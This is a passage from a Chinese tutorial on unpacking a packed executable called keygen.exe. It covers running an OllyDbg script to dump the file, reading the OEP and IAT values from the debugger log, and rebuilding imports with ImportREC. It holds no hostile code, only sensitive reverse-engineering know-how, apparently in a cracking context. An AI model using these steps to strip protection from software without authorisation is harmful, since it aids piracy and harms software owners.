


图4

这时OD会提示“This script work with odbgscript 1.47 or above”（该脚本运行在OD脚本1.47或以上），我们需要去看雪论坛下载一个OD脚本压缩包，解压后将release目录下的ODbgScript.dll（1.48）替换OD插件目录plugin下的ODbgScript.dll。重启OD，重新载入keygen.exe再次运行脚本，OD就涮涮的跑了起来，出现信息提示后连点两次确定，这时程序就已经dump出来了，生成了一个名为un_Keygen.exe的文件。叉子们颇有成就感的去查壳就会发现已经没有壳了，如图5。




图5

不过当我们运行这个脱壳后的un_Keygen.exe时却提示了

错误，如图6。不用着急，这是因为我们在给程序脱壳时伤到了它的“肉”，也就是损坏了源程序，这时就该我们的修复利器importrec上场了。




图6

三、修复程序

在请出importrec之前，我们先看看OD，点击“查看”—“记录”，就来到了一片新天地，如图7。




图7

这里记录了OD运行过程中一些信息，来看最后几行信息：

```
00DBECEC    断点位于 00DBECEC
00DE3E7B    断点位于 00DE3E7B
00DECE1C    硬件断点 1 位于 00DECE1C
            iatstartaddr：0040B0A0
            iatstart_rva：0000B0A0
            iatsize：00000130
0040820C    当执行 [0040820C] 时设置内存断点
            OEP_rva：0000820C    这个就是oep
```

过会儿我们就要用到它的，先关掉OD，运行keygen.exe。运行importrec，在获取进程中选择keygen.exe的进程，如图8。




图8

看到程序下面的oep了吗？在这里我们填写刚才从记录中获得的信息，“0000820C　rva”一栏我们填写“0000B0A0”，size一栏我们填写“00000130”，然后点击“get imports”，如图9。




图9

再点击右边的“show invalid”，也就是显示无效函数，然后在无效函数上点击右键，选择“plugin trace”（插件追踪），从中选择一个相应的修复插件来修复，如图10。

